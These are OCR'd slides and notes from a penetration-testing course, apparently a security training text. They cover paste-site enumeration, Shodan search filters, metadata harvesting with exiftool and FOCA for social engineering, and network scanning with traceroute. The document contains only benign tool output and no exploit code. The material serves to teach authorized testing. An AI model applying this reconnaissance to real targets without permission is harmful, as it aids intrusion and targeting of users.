
Other Tools

- Pastenum by the Corelan Team: http://www.corelan.be/index.php/2011/03/22/pastenum-pastebinpastie-enumeration-tool/
- PastebinLeaks (not REALLY a tool): https://twitter.com/PastebinLeaks
- Maltego
- Morning Coffee Firefox extension

Advanced Security Esse

A variety of other tools exist for assessing PasteBin and other sites:

- **Pastenum**: A simple command-line tool that scrapes PasteBin.
- **PastebinLeaks at https://twitter.com/PastebinLeaks**: A Twitter feed that can be scraped by custom scripts or API integration that reveals PasteBin posts.
- **Maltego**: A much more robust reconnaissance tool that allows for "transforms" between disparate data types, allowing for complex relationship mapping and data retrieval.
- **Morning Coffee Firefox extension**: A simple extension that allows for scheduled queries against specific sites with automatic results posted in your browser on a regular basis.



Other Sites

- Pastie: http://pastie.org/
- FrubarPaste: http://paste.frubar.net/
- CodePad: http://codepad.org/
- Slexy: http://slexy.org/


Advanced Security Essentials

Additional sites with useful reconnaissance functionality for sensitive data queries include:

- **Pastie**: http://pastie.org/
- **FrubarPaste**: http://paste.frubar.net/
- **CodePad**: http://codepad.org/
- **Slexy**: http://slexy.org/

Shodan

- Search engine at www.shodanhq.com
- Lots of simple filters you can use:
  - **net**
  - **city**
  - **country**
  - **port**
  - **before**
  - **after**
  - **os**




Advanced Security Essentials

Shodan is a tool mentioned on Day 1, and deserves mention here again. It is essentially a search engine for vulnerable systems and apps. With your search queries, you can include filters to get more specific like the following:

- **net**: nettblock specification
- **city**: City of system/target location
- **country**: Country of system/target location
- **port**: Service/app ports
- **before**: Posted before a certain data
- **after**: posted after a certain date
- **os**: OS identified in use

Shodan should definitely be in your arsenal of recon tools.



Metadata


- Pictures and lots of other documents have way too much metadata associated with them
- With tools such as "exiftool," you can query against documents and slurp data from them to use in social engineering attacks against users
- FOCA is another tool that can scrub metadata from documents and other files
- There are always "strings"

Advanced Security Essentials

Metadata is another area of interest for recon. There's a lot of data embedded in common file formats, often without people realizing it at all. Office docs, pictures, etc. are all chock full of data that attackers and pen testers can look for during the recon phase.

We explore two tools in particular: exiftool and FOCA.

ExifTool Example




```
root@bt:/pentest/enumeration/google/metagoofil/examplefiles# exiftool supplierprofileform.doc
ExifTool Version Number         : 7.89
File Name                       : supplierprofileform.doc
Directory                       : .
File Size                       : 84 kB
File Modification Date/Time     : 2012:11:01 17:56:09-04:00
File Type                       : DOC
MIME Type                       : application/msword
Title                           : PRINTABLE WORKSHEET
Subject                         :
Author                          : Mano Mahendran
Keywords                        :
Comments                        :
Template                        : Normal
Last Saved By                   : raj
Revision Number                 : 2
Software                        : Microsoft Word 8.0
Total Edit Time                 : 0
Last Printed                    : 2002:12:08 17:47:00
Create Date                     : 2003:01:08 16:27:00
Modify Date                     : 2003:01:08 16:27:00
```

```
Hyperlinks                      : http://www.sba.gov/hubzone, C:\Inetpub\wwwroot\DIV2000\Development\Images-Chris'\NSSD
P\nssdpDIV2000com3.jpg, C:\Inetpub\wwwroot\DIV2000\Development\Images-Chris'\NSSDP\nssdpDIV2000com3.jpg, C:\Inetpub\www
root\DIV2000\Development\Images-Chris'\NSSDP\nssdpDIV2000com3.jpg
Comp Obj User Type Len          : 24
```

Advanced Security Essentials

Exiftool, which is included in the Kali distribution, is an excellent tool that can extract Exchangeable image file format (Exif) data from pictures and other files. You will be amazed at how much data you can extract from downloaded files, including author names and usernames, file locations on internal systems, printers, software versions, dates, and more.

FOCA Example



filetype:xls site:sans.org

7 results (0.10 seconds)

[XLS] SEC 505 :: Securing Windows (Excel Document)
[illegible]
File Format: Microsoft Excel - View as HTML
A, B, C 1, Book, Page, Subject, 2, 505.4, 57, "~ Mirror" def, 3, 505.4, 65, "Accept unsecured communications, but always respond using IPSec" option discussion ...

[XLS] Data Leakage Protection
[illegible]
File Format: Microsoft Excel - View as HTML
A, B, C, D, E, F, G, H, I, J, K, L 1, How to Use the DLP RFP, 2, 3, Use these worksheets to gather, input and compare features and comparisons of DLP/encryption ...

[XLS] NISPOM Chapter 8 – Check List
[illegible]
File Format: Microsoft Excel - View as HTML
A, B, C, D, E, F, G, H, I, J, K, 1, NISPOM Chapter 8 – Check List, 2, Based on NISPOM Chapter 8 Requirements, 3, Check List Compiled By: Darren Bennett ...

[XLS] SEC 612 :: Security Leadership Essentials For Managers (Excel
[illegible]
File Format: Microsoft Excel - View as HTML
A, B, 1, Module 1: Situational Awareness, 1-13, 2, Business Situational Awareness, 1-14, 3, Business Situational Awareness - Tenet Nosce Know Thyself, 1-18 ...

[XLS] Oracle Security Hardening Checklist 3.1 (XLS)
[illegible]
File Format: Microsoft Excel - View as HTML
A, B, C, D, E, F, G, H, 1, Index, Name of precautionary measure, The threat that it mitigates, Description of how to do it, Potential DBA Discussion, criticality ...

[XLS] template
[illegible]
File Format: Microsoft Excel - View as HTML
A, B, C, D, E, F, G, H, 1, PROJECT OVERVIEW, 2, COLOR, DESCRIPTION, 3, PURPLE, COMPLETED PROJECT - BEING SOLD AND OPERATIONAL! :-) ...

[XLS] Mobile Device Checklist (XLS)
[illegible]
File Format: Microsoft Excel - View as HTML
A, B, C, D, E, 1, 2, Mobile Device Security Checklist v1.1, 3, 4, Procedures, Description, Status, Notes, 5, 1, Develop and validate Use Cases for Mobile Devices ...

Data relating to dates

Created on: 15-OCT-1996 01:33:28
Modified on: 15-FEB-2012 14:06:11
Printed on: 24-JUL-2009 11:25:25

Generic metadata extracted

Application: Microsoft Office for Mac
Encoding: Unknown
User defined information:
Operating System: Mac OS


Users found

Javier
Neely, Lee

Advanced Security Essentials

FOCA is a tool available from http://www.informatica64.com/foca.aspx. There are downloadable editions, some of which are free and others commercial. There is also a more limited online version, which is what is shown in the slide.

FOCA can pull enormous amounts of data out of files, as well, including the same things described with Exiftool, and even more! Another great tool to routinely run against documents and other posted data.




Basic Pen Testing Process

- Determine the Scope
- Information Gathering
- Scanning
- Enumeration
- Exploiting
- Pivoting
- Reporting

Advanced Security Essentials

The next phase of penetration testing is the Scanning phase. This is where several tools are used to scan, detect, and identify the target system, non-obtrusively seeking vulnerabilities to exploit the system. This section of the course covers the tools, techniques, and resources for scanning the target system.




Scanning Phase Objectives

- Identify live systems
- Identify open ports and protocols on the target system
- Discover services running/listening on target system
- Discover the operating system
- Discover vulnerabilities

Advanced Security Essentials

This slide lists the objectives of scanning. Once live hosts are located, you want to find the services and ports that are open on the system, the type of operating system, and the vulnerabilities for that system. Prior to testing the system, it is important to identify what is available to be exploited. It is not possible to attack or test a system that doesn't exist. This will help the tester find a way of entry into the target and create an attack strategy. Scanning can be viewed as an extended form of reconnaissance because you are, in effect, learning more about the target.




Scanning Activities

- Network mapping
- Port mapping
- Vulnerability scanning
- OS fingerprinting
- War dialing
- Wireless scanning

Advanced Security Essentials

This section presents the tools and techniques to do the various types of scanning listed on this slide. Network mapping tries to find live hosts on the network and is usually performed with a ping scan. Once a live host is found, port mapping attempts to see what ports are open and listening on the system. Vulnerability scanning takes scanning a bit further by looking for known vulnerabilities related to the ports that are open and various other configurations. OS fingerprinting can be active or passive, but the goal is the same, to determine what operating system is running on the target. War dialing involves dialing a series of phone numbers owned by the target in hopes of finding unsecured modems. Finally, wireless scanning is used to find open and rogue wireless access points and to possibly sniff wireless traffic.




Traceroute (1)

- Reveals the path the packet takes to the target
- Provided with most OSes
- Records the IP address and DNS name for each hop
- Reveals gateways and firewalls

Advanced Security Essentials

Traceroute (1)

Traceroute is a ping-based tool that is used to map the path a packet takes from the source to the destination. It comes installed by default on Windows and Unix operating systems. For each hop the packet makes, traceroute shows the IP address and DNS name of that hop. If the packet makes it all the way to the destination without being blocked, there is a good chance that the hop before the final destination is the border gateway or firewall for the network. Sometimes the names will even reveal what the devices are, such as router.company.org or firewall.company.org.




Traceroute (2)

```
$ traceroute www.google.com
traceroute to www.l.google.com (66.102.7.99), 30 hops max, 40 byte packets
 1  192.168.100.1 (192.168.100.1)  1.91 ms  1.199 ms  1.172 ms
 2  64.3.204.193 (64.3.204.193)  3.241 ms  3.148 ms  3.085 ms
 3  71.4.195.213.ptr.us.xo.net (71.4.195.213)  7.661 ms  7.254 ms  6.952 ms
 4  ge5-2-0.mar1.washington-dc.us.xo.net (207.88.87.25)  5.588 ms  21.03 ms  5.889 ms
 5  p4-2-0.rar1.washington-dc.us.xo.net (65.106.3.193)  6.727 ms  5.732 ms  5.704 ms
 6  p0-0.ir1.ashburn-va.us.xo.net (65.106.3.134)  17.993 ms  7.397 ms  7.238 ms
 7  206.111.0.130.ptr.us.xo.net (206.111.0.130)  6.735 ms  7.423 ms  7.119 ms
 8  so-4-0-0-0.loacr2.losangeles.opentransit.net (193.251.243.145)  82.026 ms  81.896 ms  82.248 ms
 9  po2-0.palcr2.paloalto.opentransit.net (193.251.240.122)  82.227 ms  81.991 ms  81.834 ms
10  google-eu-customers-7.gw.opentransit.net (193.251.249.18)  82.234 ms  82.342 ms  82.372 ms
11  66.249.94.10 (66.249.94.10)  82.772 ms 66.249.94.8 (66.249.94.8)  82.273 ms  83.181 ms
12  216.239.47.146 (216.239.47.146)  82.48 ms  82.609 ms 66.249.94.31 (66.249.94.31)  82.389 ms
13  216.239.49.150 (216.239.49.150)  84.815 ms 216.239.49.146 (216.239.49.146)  84.862 ms
    216.239.49.142 (216.239.49.142)  84.076 ms
14  66.102.7.99 (66.102.7.99)  82.587 ms  82.317 ms  82.497 ms
```

Advanced Security Essentials

Traceroute (2)

Using traceroute, you can show the path a packet took to a site such as www.google.com. Scanning some of the IP addresses preceding the final destination may provide more information on the network and a potential way in. The list of ip addresses and hosts identify the path of the packet through the network. It can help identify 'important' points on the network, such as network border routers, and help map the network.

